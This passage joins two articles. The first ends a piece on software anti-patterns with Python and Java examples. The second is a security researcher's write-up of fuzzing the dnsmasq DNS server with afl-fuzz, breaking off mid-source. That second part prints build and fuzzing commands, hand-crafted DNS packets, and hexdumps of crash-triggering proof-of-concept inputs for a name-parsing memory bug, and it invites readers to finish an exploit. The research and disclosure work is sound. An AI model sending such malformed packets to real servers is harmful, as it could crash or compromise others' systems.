one to make — see information bias [hn.my/infob] and validity bias. [hn.my/ival]

### How to avoid it

Again, awareness helps. Emphasize iterations and improvements. Each iteration will provide more feedback with more data points that can be used for more meaningful analysis. Without the new data points, more analysis will become more and more speculative.

### Examples and signs

Spending months or even years deciding on a project's requirements, a new UI, or a database design.

### The tricky part

It can be tricky to know when to move from planning, requirement gathering and design, to implementation and testing.

**tl;dr**

Prefer iterating to over-analyzing and speculation.

## 4 God Class

*Simple is better than complex.*  
– Tim Peters, *The Zen of Python*

### What is it?

Classes that control many other classes and have many dependencies and lots of responsibilities.

### Why it's bad

God classes tend to grow to the point of becoming maintenance nightmares — because they violate the single-responsibility principle, they are hard to unit-test, debug, and document.


### How to avoid it

Avoid having classes turn into God classes by breaking up the responsibilities into smaller classes with a single clearly-defined, unit-tested,

and documented responsibility. Also see “Fear of Adding Classes” below.

### Examples and signs

Look for class names containing “manager”, “controller”, “driver”, “system”, or “engine”. Be suspicious of classes that import or depend on many other classes, control too many other classes, or have many methods performing unrelated tasks.



God classes know about too many classes and/or control too many.

### The tricky part

As projects age and requirements and the number of engineers grow, small and well-intentioned classes turn into God classes slowly. Refactoring such classes can become a significant task.

### tl;dr

Avoid large classes with too many responsibilities and dependencies.

## 5

### Fear of Adding Classes

*Sparse is better than dense.*

– Tim Peters, *The Zen of Python*

### What is it?

Belief that more classes necessarily make designs more complicated, leading to a fear of adding more classes or breaking large classes into several smaller classes.

### Why it's bad

Adding classes can help reduce complexity significantly. Picture a big tangled ball of yarns. When untangled, you will have several separated yarns instead. Similarly, several simple, easy-to-maintain and easy-to-document

classes are much preferable to a single large and complex class with many responsibilities (see the God Class anti-pattern above).

### How to avoid it

Be aware of when additional classes can simplify the design and decouple unnecessarily coupled parts of your code.

### Examples and signs

As an easy example consider the following:

```
class Shape:
    def __init__(self, shape_type, *args):
        self.shape_type = shape_type
        self.args = args

    def draw(self):
        if self.shape_type == "circle":
            center = self.args[0]
            radius = self.args[1]
            # Draw a circle...
        elif self.shape_type == "rectangle":
            pos = self.args[0]
            width = self.args[1]
            height = self.args[2]
            # Draw rectangle...
```

Now compare it with the following:

```
class Shape:
    def draw(self):
        raise NotImplemented("Subclasses of Shape should implement method 'draw'.")

class Circle(Shape):
    def __init__(self, center, radius):
        self.center = center
        self.radius = radius

    def draw(self):
        # Draw a circle...

class Rectangle(Shape):
    def __init__(self, pos, width, height):
        self.pos = pos
        self.width = width
        self.height = height

    def draw(self):
        # Draw a rectangle...
```

Of course, this is an obvious example, but it illustrates the point: larger classes with conditional or complicated logic in them can, and often should, be broken down into simpler classes. The resulting code will have more classes but will be simpler.

### The tricky part

Adding classes is not a magic bullet. Simplifying the design by breaking up large classes requires thoughtful analysis of the responsibilities and requirements.

**tl;dr**

More classes are not necessarily a sign of bad design.

**6 Inner-platform Effect**  
*Those who do not understand Unix are condemned to reinvent it, poorly.*  
– Henry Spencer

*Any sufficiently complicated C or Fortran program contains an ad hoc, informally-specified, bug-ridden, slow implementation of half of Common Lisp.*  
– Greenspun's tenth rule

### What is it?

The tendency for complex software systems to re-implement features of the platform they run in or the programming language they are implemented in, usually poorly.

### Why it's bad

Platform-level tasks such as job scheduling and disk cache buffers are not easy to get right. Poorly designed solutions are prone to introduce bottlenecks and bugs, especially as the system scales up. And recreating alternative language constructs to achieve what is already possible in the language

leads to difficult to read code and a steeper learning curve for anyone new to the code base. It can also limit the usefulness of refactoring and code analysis tools.

### How to avoid it

Learn to use the platform or features provided by your OS or platform instead. Avoid the temptation to create language constructs that rival existing constructs (especially if it's because you are not used to a new language and miss your old language's features).

### Examples and signs

Using your MySQL database as a job queue. Reimplementing your own disk buffer cache mechanism instead of relying on your OS's. Writing a task scheduler for your web-server in PHP. Defining macros in C to allow for Python-like language constructs.

### The tricky part

In very rare cases, it might be necessary to re-implement parts of the platform (JVM, Firefox, Chrome, etc.).

**tl;dr**

Avoid re-inventing what your OS or development platform already does well.

## 7 Magic Numbers and Strings

*Explicit is better than implicit.*  
– Tim Peters, *The Zen of Python*

### What is it?

Using unnamed numbers or string literals instead of named constants in code.

### Why it's bad

The main problem is that the semantics of the number or string literal is partially or completely

hidden without a descriptive name or another form of annotation. This makes understanding the code harder, and if it becomes necessary to change the constant, search and replace or other refactoring tools can introduce subtle bugs. Consider the following piece of code:

```
def create_main_window():  
    window = Window(600, 600)  
    # etc...
```

What are the two numbers there? Assume the first is window width and the second in window height. If it ever becomes necessary to change the width to 800 instead, a search and replace would be dangerous since it would change the height in this case too, and perhaps other occurrences of the number 600 in the code base.

String literals might seem less prone to these issues but having unnamed string literals in code makes internationalization harder, and can introduce similar issues to do with instances of the same literal having different semantics. For example, homonyms in English can cause a similar issue with search and replace; consider two occurrences of “point”, one in which it refers to a noun (as in “she has a point”) and the other as a verb (as in “to point out the differences...”). Replacing such string literals with a string retrieval mechanism that allows you to clearly indicate the semantics can help distinguish these two cases, and will also come in handy when you send the strings for translation.

### How to avoid it

Use named constants, resource retrieval methods, or annotations.

### Examples and signs

Simple example is shown above. This particular anti-pattern is very easy to detect (except for a few tricky cases mentioned below.)

### The tricky part

There is a narrow grey area where it can be hard to tell if certain numbers are magic numbers or not. For example the number 0 for languages with zero-based indexing. Other examples are use of 100 to calculate percentages, 2 to check for parity, etc.

### tl;dr

Avoid having unexplained and unnamed numbers and string literals in code.

## 8 Management by Numbers

*Measuring programming progress by lines of code is like measuring aircraft building progress by weight.*

– Bill Gates

### What is it?

Strict reliance on numbers for decision making.


### Why it's bad

Numbers are great. The main strategy to avoid the first two anti-patterns mentioned in this article (premature optimization and bikeshedding) was to profile or do A/B testing to get some measurements that can help you optimize or decide based on numbers instead of speculating. However, blind reliance on numbers can be dangerous. For example, numbers tend to outlive the models in which they were meaningful, or the models become outdated and no longer accurately represent reality. This can lead to poor decisions, especially if they are fully automated.

Another issue with reliance on numbers for determining (and not merely informing) decisions is that the measurement processes can be manipulated over time to achieve the desired numbers instead — see observer-expectancy effect.

[hn.my/obex] Grade inflation is an example of this. The HBO show *The Wire* (which, by the way, if you haven't seen, you must!) does an excellent job of portraying this issue of reliance on numbers, by showing how the police department and later the education system have replaced meaningful goals with a game of numbers. Or if you prefer charts, the following one showing the distribution of scores on a test with a passing score of 30%, illustrates the point perfectly.

2.1. Poziom podstawowy



Score distribution of the high school exit exam in Poland with passing score of 30%

### How to avoid it

Use measurements and numbers wisely, not blindly.

### Examples and signs

Using only lines of code, number of commits, etc., to judge the effectiveness of programmers. Measuring employee contribution by the numbers of hours they spend at their desks.

### The tricky part

The larger the scale of operations, the higher the number of decisions that will need to be made, and

this means automation and blind reliance on numbers for decisions begins to creep into the processes.

### tl;dr

Use numbers to inform your decisions, not determine them.

## 9 Useless (Poltergeist) Classes

*It seems that perfection is attained, not when there is nothing more to add, but when there is nothing more to take away.*

– Antoine de Saint Exupéry

### What is it?

Useless classes with no real responsibility of their own, often used to just invoke methods in another class or add an unneeded layer of abstraction.

### Why it's bad

Poltergeist classes add complexity, extra code to maintain and test, and make the code less readable — the reader first needs to realize what the poltergeist does, which is often almost nothing, and then train herself to mentally replace uses of the poltergeist with

the class that actually handles the responsibility.

### How to avoid it

Don't write useless classes, or refactor to get rid of them. Jack Diehrich has a great talk titled *Stop Writing Classes* [hn.my/stopclass] that is related to this anti-pattern.

### Examples and signs

A couple of years ago, while working on my master's degree, I was a teaching assistant for a first-year Java programming course. For one of the labs, I was given the lab

material which was to be on the topic of stacks and using linked lists to implement them. I was also given the reference “solution.” This is the solution Java file I was given, almost verbatim:

```
import java.util.EmptyStackException;
import java.util.LinkedList;

public class LabStack<T> {
    private LinkedList<T> list;

    public LabStack() {
        list = new LinkedList<T>();
    }

    public boolean empty() {
        return list.isEmpty();
    }

    public T peek() throws EmptyStackException {
        if (list.isEmpty()) {
            throw new EmptyStackException();
        }
        return list.peek();
    }

    public T pop() throws EmptyStackException {
        if (list.isEmpty()) {
            throw new EmptyStackException();
        }
        return list.pop();
    }

    public void push(T element) {
        list.push(element);
    }

    public int size() {
        return list.size();
    }

    public void makeEmpty() {
        list.clear();
    }

    public String toString() {
        return list.toString();
    }
}
```

You can only imagine my confusion looking at the reference solution, trying to figure out what the point of the `LabStack` class was, and what the students were supposed to learn from the utterly pointless exercise of writing it. In case it's not painfully obvious what's wrong with the class, it's that it does absolutely nothing! It simply passes calls through to the `LinkedList` object it instantiates. The class changes the names of a couple of methods (e.g., `makeEmpty` instead of the commonly used `clear`), which will only lead to user confusion. The error checking logic is completely unnecessary since the methods in `LinkedList` already do the same (but throw a different exception, `NoSuchElementException`, yet another possible source of confusion). To this day, I can't imagine what was going through the authors' minds when they came up with this lab material. Anytime you see classes that do anything similar to the above, reconsider whether they are really needed or not.

Update (May 23rd, 2015): There were interesting discussions over whether the `LabStack` class example above is a good example or not on Hacker News as well below in the comments. To clarify, I picked this class as a simple example for two reasons: firstly, in the context of teaching students about stacks, it is (almost) completely useless; and secondly, it adds unnecessary and duplicated code with the error-handling code that is already handled by `LinkedList`. I would agree that in other contexts, such classes can be useful but even in those cases, duplicating the error checking and throwing a semi-deprecated exception instead of the standard one and renaming methods to less-commonly-used names would be bad practice.

### The tricky part

The advice here at first glance looks to be in direct contradiction of the advice in “Fear of Adding Classes.” It's important to know when classes perform a valuable role and simplify the design, instead of uselessly increasing complexity with no added benefit.

### tl;dr

Avoid classes with no real responsibility. ■

---

Sahand is currently a Software Engineer at Google. He had previously worked as a CTO of an e-commerce company for about a year, and having worked with multiple software and web development companies in the past.

# How I Nearly Almost Saved the Internet

*Starring AFL-Fuzz and Dnsmasq*

By RON BOWES

**I**F YOU KNOW me, you know that I love DNS. [hn.my/dnscat2] I'm not exactly sure how that happened, but I suspect that Ed Skoudis [twitter.com/edskoudis] is at least partly to blame.

Anyway, a project came up to evaluate dnsmasq, and being a DNS server (and a key piece of Internet infrastructure), I thought it would be fun. And it was! By fuzzing in a somewhat creative way, I found a really cool vulnerability that's almost certainly exploitable (though I haven't proven that for reasons that'll become apparent later).

Although I started writing an exploit, I didn't finish it. I think it's almost certainly exploitable, so if you have some free time and you want to learn about exploit development, it's worthwhile having a look. Here's a link [hn.my/dnsmasqgz] to the actual distribution of a vulnerable version, and I'll discuss the work I've done so far at the end of this post.

You can also download my branch, [hn.my/dnsmasqf] which is similar to the vulnerable version (branched from it), the only difference is that it contains a bunch of fuzzing instrumentation and debug output around parsing names.

## dnsmasq

For those of you who don't know, dnsmasq [hn.my/dnsmasq] is a service that you can run that handles a number of different protocols designed to configure your network: DNS, DHCP, DHCP6, TFTP, and more. We'll focus on DNS. I fuzzed the other interfaces and didn't find anything, though when it comes to fuzzing, absence of evidence isn't the same as evidence of absence.

It's primarily developed by a single author, Simon Kelley. It's had a reasonably clean history in terms of vulnerabilities, which may be a good thing (it's coded well) or a bad thing (nobody's looking).

At any rate, the author's response was impressive. I made a little timeline:

- May 12, 2015: Discovered
- May 14, 2015: Reported to project
- May 14, 2015: Project responded with a patch candidate
- May 15, 2015: Patch committed

The fix was actually pushed out faster than I reported it! (I didn't report for a couple days because I was trying to determine how exploitable/scary it actually is (it turns out that yes, it's exploitable, but no, it's not scary), we'll get to why at the end).

## DNS — the important bits

The vulnerability is in the DNS name-parsing code, so it makes sense to spend a little time making sure you're familiar with DNS. If you're already familiar with how DNS packets and names are encoded, you can skip this section.

Note that I'm only going to cover the parts of DNS that matter to this particular vulnerability, which means I'm going to leave out a bunch of stuff. Check out the RFCs (rfc1035, among others) or Wikipedia for complete details. As a general rule, I encourage everybody to learn enough to manually make requests to DNS servers, because that's an important skill to have — plus, it's only 16 bytes to remember.

DNS, at its core, is actually rather simple. A client wants to look up a hostname, so it sends a DNS packet containing a question to a DNS server (on UDP port 53, normally, but TCP can be used as well). Some magic happens, involving caches and recursion, then the server replies with a DNS message containing the original question, and zero or more answers.

### DNS packet structure

The structure of a DNS packet is:

- (int16) transaction id (trn\_id)
- (int16) flags (which include QR [query/response], opcode, RD [recursion desired], RA [recursion available], and probably other stuff that I'm forgetting)
- (int16) question count (qdcount)
- (int16) answer count (ancount)
- (int16) authority count (nscount)
- (int16) additional count (arcount)
- (variable) questions
- (variable) answers
- (variable) authorities
- (variable) additionals

The last four fields — questions, answers, authorities, and additionals — are collectively called “resource records.” Resource records of different types have different properties, but we aren't going to worry about that. The general structure of a question record is:

- (variable) name (the important part!)
- (int16) type (A/AAAA/CNAME/etc.)

- (int16) class (basically always 0x0001, for Internet addresses)

### DNS names

Questions and answers typically contain a domain name. A domain name, as we typically see it, looks like:

this.is.a.name.skullseclabs.org

But in a resource records, there aren't actually any periods, instead, each field is preceded by its length, with a null terminator (or a zero-length field) at the end:

```
\x04this\x02is\x01a\x04name\x0cskullseclabs\x03org\x00
```

The maximum length of a field is 63 - 0x3f - bytes. If a field starts with 0x40, 0x80, 0xc0, and possibly others, it has a special meaning (we'll get to that shortly).

### Questions and answers

When you send a question to a DNS server, the packet looks something like:

- (header)
  - question count = 1
  - question 1: ANY record for skullsecurity.org?
- and the response looks like:

- (header)
- question count = 1
- answer count = 11
- question 1: ANY record for “skullsecurity.org”?
- answer 1: “skullsecurity.org” has a TXT record of “oh hai NSA”
- answer 2: “skullsecurity.org” has a MX record for “ASPMX.L.GOOGLE.com”.
- answer 3: “skullsecurity.org” has an A record for “206.220.196.59”
- ...

(yes, those are some of my real records)

If you do the math, you'll see that “skullsecurity.org” takes up 18 bytes, and would be included in the response packet 12 times, counting the question, which means we're effectively wasting  $18 * 11$  or close to 200

bytes. In the old days, 200 bytes was a lot. Heck, in the new days, 200 bytes is still a lot when you're dealing with millions of requests.

### Record pointers

Remember how I said that name fields starting with numbers above 63 - 0x3f - are special? Well, the one we're going to pay attention to is 0xc0.

0xc0 effectively means, "the next byte is a pointer, starting from the first byte of the packet, to where you can find the rest of the name."

So typically, you'll see:

- 12-bytes header (trn\_id + flags + counts)
- question 1: ANY record for "skullsecurity.org"
- answer 1: \xc0\x0c has a TXT record of "oh hai NSA"
- answer 2: \xc0\x0c ...

"\xc0" indicates a pointer is coming, and "\x0c" says "look 0x0c (12) bytes from the start of the packet," which is immediately after the header. You can also use it as part of a domain name, so your answer could be "\x03www\xc0\x0c", which would become "www.skullsecurity.org" (assuming that string was 12 bytes from the start).

This is only mildly relevant, but a common problem that DNS parsers (both clients and servers) have to deal with is the infinite loop attack. Basically, the following packet structure:

- 12-byte header
- question 1: ANY record for "\xc0\x0c"

Because question 1 is self-referential, it reads itself over and over and the name never finishes parsing. dnsmasq solves this by limiting reference to 256 hops. That decision prevents a denial-of-service attack, but it's also what makes this vulnerability likely exploitable.

### Setting up the fuzz

All right, by now we're DNS experts, right? Good, because we're going to be building a DNS packet by hand right away!

Before we get to the actual vulnerability, I want to talk about how I set up the fuzzing. Being a networked application, it makes sense to use a network fuzzer; however, I really wanted to try out afl-fuzz [hn.my/afl] from lcamtuf, [hn.my/lcamtuf] which is a file-format fuzzer.

afl-fuzz works as an intelligent file-format fuzzer that will instrument the executable (either by specially compiling it or using binary analysis) to determine whether or not it's hitting "new" code on each execution. It optimizes each cycle to take advantage of all the new code paths it's found. It's really quite cool!

Unfortunately, DNS doesn't use files; it uses packets. But because the client and server each process only one single packet at a time, I decided to modify dnsmasq to read a packet from a file, parse it (either as a request or a response), then exit. That made it possible to fuzz with afl-fuzz.

Unfortunately, that was actually pretty non-trivial. The parsing code and networking code were all mixed together. I ended up re-implementing "recv\_msg()" and "recv\_from()", among other things, and replacing their calls to those functions. That could also be done with a LD\_PRELOAD hook, but because I had source that wasn't necessary. If you want to see the changes I made to make it possible to fuzz, you can search the codebase for "#ifdef FUZZ". I made the fuzzing stuff entirely optional.

If you want to follow along, you should be able to reproduce the crash with the following commands:

```
$ git clone https://github.com/iagox86/dnsmasq-fuzzing
Cloning into 'dnsmasq-fuzzing'...
[...]
$ cd dnsmasq-fuzzing/
$ CFLAGS=-DFUZZ make -j10
[...]
$ ./src/dnsmasq -d --randomize-port --client-fuzz fuzzing/crashes/client-heap-overflow-1.bin
dnsmasq: started, version cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt
no-DBus no-i18n no-IDN DHCP DHCPv6 no-Lua TFTP
no-contrack ipset auth DNSSEC loop-detect inotify
dnsmasq: reading /etc/resolv.conf
[...]
Segmentation fault
```

Warning: DNS is recursive, and in my fuzzing modifications I didn't disable the recursive requests. That means that dnsmasq *will* forward some of your traffic to upstream DNS servers, and that traffic could impact those servers.

## Doing the actual fuzzing

Once you've set up the program to be fuzzable, fuzzing it is actually really easy.

First, you need a DNS request and response. That way, we can fuzz both sides (though ultimately, we don't need to for this particular vulnerability, since both the request and response parse names).

If you've wasted your life like I have, you can just write the request by hand and send it to a server, then capture the response:

```
$ mkdir -p fuzzing/client/input/
$ mkdir -p fuzzing/client/output/
$ echo -ne "\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x06google\x03com\x00\x00\x01\x00\x01" > fuzzing/client/input/request.bin
$ mkdir -p fuzzing/server/input/
$ mkdir -p fuzzing/server/output/
$ cat request.bin | nc -vv -u 8.8.8.8 53 > fuzzing/server/input/response.bin
```

To break down the packet, in case you're curious

- "\x12\x34" - trn\_id - just a random number
- "\x01\x00" - flags - I think that flag is RD - recursion desired
- "\x00\x01" - qdcount = 1
- "\x00\x00" - ancound = 0
- "\x00\x00" - nscount = 0
- "\x00\x00" - arcount = 0
- "\x06google\x03com\x00" - name = "google.com"
- "\x00\x01" - type = A record
- "\x00\x01" - class = IN (Internet)

You can verify it's working by hexdumping the response:

```
$ hexdump -C response.bin
00000000  12 34 81 80 00 01 00 0b 00 00 00 00 00 00 00 00
06 67 6f 6f |.4.....goo|
00000010  67 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 01
c0 0c 00 01 |gle.com.....|
00000020  00 01 00 00 01 2b 00 04 ad c2 21 67 c0 0c 00 01
c0 0c 00 01 |.....+....!g....|
00000030  00 01 00 00 01 2b 00 04 ad c2 21 66 c0 0c 00 01
c0 0c 00 01 |.....+....!f....|
00000040  00 01 00 00 01 2b 00 04 ad c2 21 69
```

```
c0 0c 00 01 |.....+....!i....|
00000050  00 01 00 00 01 2b 00 04 ad c2 21 68 c0 0c 00 01
c0 0c 00 01 |.....+....!h....|
00000060  00 01 00 00 01 2b 00 04 ad c2 21 63 c0 0c 00 01
c0 0c 00 01 |.....+....!c....|
00000070  00 01 00 00 01 2b 00 04 ad c2 21 61 c0 0c 00 01
c0 0c 00 01 |.....+....!a....|
00000080  00 01 00 00 01 2b 00 04 ad c2 21 6e c0 0c 00 01
c0 0c 00 01 |.....+....!n....|
00000090  00 01 00 00 01 2b 00 04 ad c2 21 64 c0 0c 00 01
c0 0c 00 01 |.....+....!d....|
000000a0  00 01 00 00 01 2b 00 04 ad c2 21 60 c0 0c 00 01
c0 0c 00 01 |.....+....!`....|
000000b0  00 01 00 00 01 2b 00 04 ad c2 21 65 c0 0c 00 01
c0 0c 00 01 |.....+....!e....|
000000c0  00 01 00 00 01 2b 00 04 ad c2 21 62 |.....+....!b|
```

Notice how it starts with "\x12\x34" (the same transaction id I sent), has a question count of 1, has an answer count of 0x0b (11), and contains "\x06google\x03com\x00" 12 bytes in (that's the question). That's basically what we discussed earlier. But the important part is that it has "\xc0\x0c" throughout. In fact, every answer starts with "\xc0\x0c", because every answer is to the first and only question.

That's exactly what I was talking about earlier: each of those 11 instances of "\xc0\x0c" saved about 10 bytes, so the packet is 110 bytes shorter than it would otherwise have been.

Now that we have a base case for both the client and the server, we can compile the binary with afl-fuzz's instrumentation. Obviously, this command assumes that afl-fuzz is stored in "~/tools/afl-1.77b". Change as necessary. If you're trying to compile the original code, it doesn't accept CC= or CFLAGS= on the command-line unless you apply this patch [hn.my/fuzzpatch] first.

Here's the compile command:

```
$ CC=~/.tools/afl-1.77b/afl-gcc CFLAGS=-DFUZZ make -j20
```

and run the fuzzer:

```
$ ~/.tools/afl-1.77b/afl-fuzz -i fuzzing/client/input/ -o fuzzing/client/output/ ./dnsmasq --client-fuzz=@@
```

you can simultaneously fuzz the server, too, in a different window:

```
$ ~/tools/afl-1.77b/afl-fuzz -i fuzzing/server/
input/ -o fuzzing/server/output/ ./dnsmasq
--server-fuzz=@@
```

then let them run a few hours, or possibly overnight.

For fun, I ran a third instance:

```
$ mkdir -p fuzzing/hello/input
$ echo "hello" > fuzzing/hello/input/hello.bin
$ mkdir -p fuzzing/hello/output
$ ~/tools/afl-1.77b/afl-fuzz -i fuzzing/fun/
input/ -o fuzzing/fun/output/ ./dnsmasq
--server-fuzz=@@
```

...which, in spite of being seeded with “hello” instead of an actual DNS packet, actually found an order of magnitude more crashes than the proper packets, except with much, much uglier proofs of concept.

## Fuzz results

I let this run overnight, specifically to re-create the crashes for this blog. In the morning (after roughly 20 hours of fuzzing), the results were:

- 7 crashes starting with a well formed request
- 10 crashes starting from a well formed response
- 93 crashes starting from “hello”

You can download the base cases and results here, if you want. [hn.my/fuzzbz2]

## Triage

Although we have over a hundred crashes, I know from experience that they’re all caused by the same core problem. But not knowing that, I need to pick something to triage! The difference between starting from a well formed request and starting from a “hello” string is noticeable. To take the smallest PoC from “hello”, we have:

```
crashes $ hexdump -C id\:000024\,sig\:11\,src\:0
00234+000399\,op\:splice\,rep\:16
00000000 68 00 00 00 00 01 00 02 e8 1f ec 13
07 06 e9 01 |h.....|
00000010 67 02 e8 1f c0 c0 c0 c0 c0 c0 c0 c0
c0 c0 c0 c0 |g.....|
00000020 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0
c0 c0 c0 c0 |.....|
00000030 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 b8 c0
c0 c0 c0 c0 |.....|
00000040 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0
```

```
c0 c0 c0 c0 |.....|
00000050 c0 c0 c0 c0 c0 c0 c0 c0 c0 af c0 c0
c0 c0 c0 c0 |.....|
00000060 c0 c0 c0 c0 cc 1c 03 10 c0 01 00 00
02 67 02 e8 |.....g..|
00000070 1f eb ed 07 06 e9 01 67 02 e8 1f 2e
2e 10 2e 2e |.....g.....|
00000080 00 07 2e 2e 2e 2e 00 07 01 02 07 02
02 02 07 06 |.....|
00000090 00 00 00 00 7e bd 02 e8 1f ec 07 07
01 02 07 02 |....~.....|
000000a0 02 02 07 06 00 00 00 00 02 64 02 e8
1f ec 07 07 |.....d.....|
000000b0 06 ff 07 9c 06 49 2e 2e 2e 2e 00 07
01 02 07 02 |....I.....|
000000c0 02 02 05 05 e7 02 02 02 e8 03 02 02
02 02 80 c0 |.....|
000000d0 c0 c0 c0 c0 c0 c0 c0 c0 c0 80 1c 03
10 80 e6 c0 |.....|
000000e0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0
c0 c0 c0 c0 |.....|
000000f0 c0 c0 c0 c0 c0 c0 b8 c0 c0 c0 c0 c0
c0 c0 c0 c0 |.....|
00000100 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0
c0 c0 c0 c0 |.....|
00000110 c0 c0 c0 c0 c0 af c0 c0 c0 c0 c0 c0
c0 c0 c0 c0 |.....|
00000120 cc 1c 03 10 c0 01 00 00 02 67 02 e8
1f eb ed 07 |.....g.....|
00000130 00 95 02 02 02 05 e7 02 02 10 02 02
02 02 02 00 |.....|
00000140 00 80 03 02 02 02 f0 7f c7 00 80 1c
03 10 80 e6 |.....|
00000150 00 95 02 02 02 05 e7 67 02 02 02 02
02 02 02 00 |.....g.....|
00000160 00 80
|..|
```

Or, if we run afl-tmin on it to minimize:

```
00000000 30 30 00 30 00 01 30 30 30 30 30 30
30 30 30 30 |00.0..0000000000|
00000010 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000020 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000030 30 30 30 30 30 30 30 30 30 30 30 30
30 c0 c0 30 |00000000000000..0|
00000040 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
```

```

00000050  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000060  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000070  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000080  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
00000090  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
000000a0  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
000000b0  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 |0000000000000000|
000000c0  05 30 30 30 30 30 c0 c0

```

(Note the 0xc0 at the end (our old friend). But instead of figuring out “\xc0\x0c”, the simplest case, it found a much more complex case.)

Whereas here are all four crashing messages from the valid request starting point:

```

crashes $ hexdump -C id\:000000\,sig\:11\,src\:0
00034\,op\:flip2\,pos\:24
00000000  12 34 01 00 00 01 00 00 00 00 00 00 00 00 00 00
06 67 6f 6f |.4.....goo|
00000010  67 6c 65 03 63 6f 6d c0 0c 01 00 01
|gle.com.....|
0000001c

```

```

crashes $ hexdump -C id\:000001\,sig\:11\,src\:0
00034\,op\:havoc\,rep\:4
00000000  12 34 08 00 00 01 00 00 e1 00 00 00 00 00 00 00
06 67 6f 6f |.4.....goo|
00000010  67 6c 65 03 63 6f 6d c0 0c 01 00 01
|gle.com.....|
0000001c

```

```

crashes $ hexdump -C id\:000002\,sig\:11\,src\:0
00034\,op\:havoc\,rep\:2
00000000  12 34 01 00 eb 00 00 00 00 00 00 00 00 00 00 00
06 67 6f 6f |.4.....goo|
00000010  67 6c 65 03 63 6f 6d c0 0c 01 00 01
|gle.com.....|

```

```

crashes $ hexdump -C id\:000003\,sig\:11\,src\:0
00034\,op\:havoc\,rep\:4
00000000  12 34 01 00 00 01 01 00 00 00 10 00 00 00 00 00
06 67 6f 6f |.4.....goo|
00000010  67 6c 65 03 63 6f 6d c0 0c 00 00 00

```

```

00 00 06 67 |gle.com.....g|
00000020  6f 6f 67 6c 65 03 63 6f 6d c0 00 01
00 01 |oogle.com.....|
0000002e

```

The first three crashes are interesting, because they’re very similar. The only differences are the flags field (0x0100 or 0x0800) and the count fields (the first is unmodified, the second has 0xe100 “authority” records listed, and the third has 0xeb00 “question” records). Presumably, that stuff doesn’t matter, since random-looking values work.

Also note that near the end of every message, we see our old friend again: “\xc0\x0c”.

We can run afl-tmin on the first one to get the tightest message we can:

```

00000000  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
06 30 6f 30 |000000000000.0o|
00000010  30 30 30 03 30 30 30 c0 0c
|000.000..|

```

As predicted, the question and answer counts don’t matter. All that matters is the name’s length fields and the “\xc0\x0c”. Oddly it included the “o” from google.com, which is probably a bug (my fuzzing instrumentation isn’t perfect because due to requests going to the Internet, the result isn’t always deterministic).

## The vulnerability

Now that we have a decent PoC, let’s check it out in a debugger:

```

$ gdb -q --args ./dnsmasq -d --randomize-port
--client-fuzz=./min.bin
Reading symbols from ./dnsmasq...done.
Unable to determine compiler version.
Skipping loading of libstdc++ pretty-printers
for now.
(gdb) run
[...]
Program received signal SIGSEGV, Segmentation
fault.
__strcpy_sse2 () at ../sysdeps/x86_64/multi-
arch/./strcpy.S:135
135      ../sysdeps/x86_64/multiarch/./strcpy.S:
No such file or directory.

```

It crashed in strcpy. Fun! Let’s see the line it crashed on:

```
(gdb) x/i $rip
=> 0x7ffff73cc600 <__strcpy_sse2+192>: mov
BYTE PTR [rdx],al
(gdb) print/x $rdx
$1 = 0x0
```

Oh, a null-pointer write. Seems pretty lame.

Honestly, when I got here, I lost steam. Null-pointer dereferences need to be fixed, especially because they can hide other bugs, but they aren't going to earn me l33t status. So I would have to fix it or deal with hundreds of crappy results.

If we look at the packet in more detail, the name it's parsing is essentially: "\x06AAAAAA\x03AAA\x0c\x0c" (changed "0" to "A" to make it easier on the eyes). The "\xc0\x0c" construct references 12 bytes into the message, which is the start of the name. When it's parsed after one round, it'll be "\x06AAAAAA\x03AAA\x06AAAAAA\x03AAA\x0c\x0c". But then it reaches the "\xc0\x0c" again and goes back to the beginning. Basically, it infinite loops in the name parser.

So, it's obvious that a self-referential name causes the problem. But why?

I tracked down the code that handles 0xc0. It's in rfc1035.c, and looks like:

```
if (label_type == 0xc0) /* pointer */
{
    if (!CHECK_LEN(header, p, plen, 1))
        return 0;

    /* get offset */
    l = (l&0x3f) << 8;
    l |= *p++;

    if (!p1) /* first jump, save location
to go back to */
        p1 = p;

    hops++; /* break malicious ∞ loops */
    if (hops > 255)
    {
        printf("Too many hops!\n");
        printf("Returning: [%d] %s\n",
